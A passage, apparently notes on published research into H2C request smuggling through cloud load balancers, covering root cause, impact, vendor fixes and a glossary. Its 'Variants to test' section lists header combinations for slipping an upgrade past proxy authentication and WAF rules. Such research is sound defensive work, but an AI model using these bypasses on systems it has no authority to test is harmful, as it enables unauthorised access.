Because of the way GLB handles these connections, GCP was not vulnerable to H2C smuggling. The load balancer removed the headers needed for the upgrade, so the connection could not be switched.
Other cloud providers
Other cloud providers are vulnerable to this attack, but at the time of publishing disclosure permission had not been given. In other words, the researchers knew of more affected providers but were not allowed to name them yet.
Root cause
When a reverse proxy upgrades a connection it often stops handling individual requests, assuming its routing job is done once the connection is established. The proxy often stops handling individual requests once the connection is established, so the rules it applies to requests can be bypassed. The original post notes that many load balancers prevent this by default, but a backend that accepts the non-compliant variant, where HTTP2-Settings is omitted from the Connection header, is enough. Cloudflare modified the Upgrade header to exclude HTTP2-Settings while keeping the other headers, and Azure removed HTTP2-Settings from the Upgrade header but left the rest untouched. GCP stripped all Connection and Http2-Settings headers, and due to the way GLB handles these connections GCP was not vulnerable.
Impact
Where an H2C connection can be established through the proxy, an attacker can bypass the rules the proxy applies to requests: path-based routing, authentication such as Cloudflare Access, and WAF processing such as the Azure WAF. On Azure the bypass is described as global, provided the first request is not blocked by the WAF and the H2C connection can be established. The condition is the same everywhere: without a successful H2C connection, all the reverse proxy rules still apply. The researchers also note that across their existing customers over the previous five months they found multiple instances of off-the-shelf configured services that permitted H2C upgrades, potentially bypassing authorization controls placed on interim reverse proxies.
Fix
Cloudflare's final fix strips all headers related to H2C, so the connection is processed normally as expected. Azure acknowledged the issue as a complete WAF bypass and stated a fix timeline of Q1 2021. GCP was not vulnerable because it strips all Connection and Http2-Settings headers. The general lesson stated for developers and users of cloud load balancers is that security measures on only the load balancer can be insufficient when restricting access or securing an application.
Variants to test
Each one is a way to see whether the upgrade survives the proxy and whether the smuggled request reaches a place it should not.
- Send a compliant upgrade (
Upgrade: h2c,HTTP2-Settings,Connection: Upgrade, HTTP2-Settings) through a proxy to a backend you control and check whether the backend sees the upgrade headers. - Send the non-compliant variant, with
HTTP2-Settingsomitted from theConnectionheader, against proxies that rewrite theUpgradeheader. - Target a path protected by an authentication layer enforced at the proxy, such as Cloudflare Access.
- Target a path protected by a WAF attached to the load balancer, such as Azure WAF.
- Test other cloud load balancers and CDN providers with routing rules.
Glossary
- API: Application Programming Interface; a way for one piece of software to talk to another, often over HTTP.
- Backend: the real application server behind a proxy or load balancer.
- Bug bounty program: a scheme where a company invites outside researchers to report security problems, often with a reward and agreed disclosure terms.
- CDN: Content Delivery Network; a network of servers that cache and accelerate content, often adding security features.
- Cleartext: data sent without encryption.
- Cloudflare Access: an authentication service enforced by Cloudflare's load balancer, where rules can be configured on paths.
- Cookie: a small piece of data a website stores in your browser to recognise you on later requests.
- Cross-site scripting (XSS): an attack where script code is injected into a page and runs in a victim's browser.
- curl: a command-line tool for making web requests.
- Disclosure: making a vulnerability public, often after a fix.
- Golang (Go): a programming language often used for network tools.
- H2C: HTTP/2 over cleartext; an upgrade from HTTP/1.1 to HTTP/2 without encryption.
- Header: a line of metadata in an HTTP request or response.
- HTTP: the language browsers and servers use to exchange requests and responses.
- HTTP/2: a newer, more efficient version of HTTP that can carry many requests over one connection.
- Load balancer: a reverse proxy that spreads traffic across several backend servers.
- ModSecurity: a web application firewall module often used with Nginx and Apache.
- Nginx: a popular web server and reverse proxy.
- Proof of concept (PoC): a small tool or example that demonstrates a vulnerability.
- Reverse proxy: a server that sits in front of backends and applies rules before forwarding requests.
- RFC: a formal technical specification.
- TCP: the underlying transport protocol that carries web traffic.
- Transient connection: a connection that lasts only for a single request.
- Upgrade: switching an existing connection to a different protocol, such as H2C or websocket.
- WAF: Web Application Firewall; a filter that inspects requests for malicious patterns and blocks them.
- Websocket: a technology for two-way, always-open communication between client and server.
- X-Forwarded-For / X-Forwarded-Proto: headers proxies add to tell the backend where the request really came from.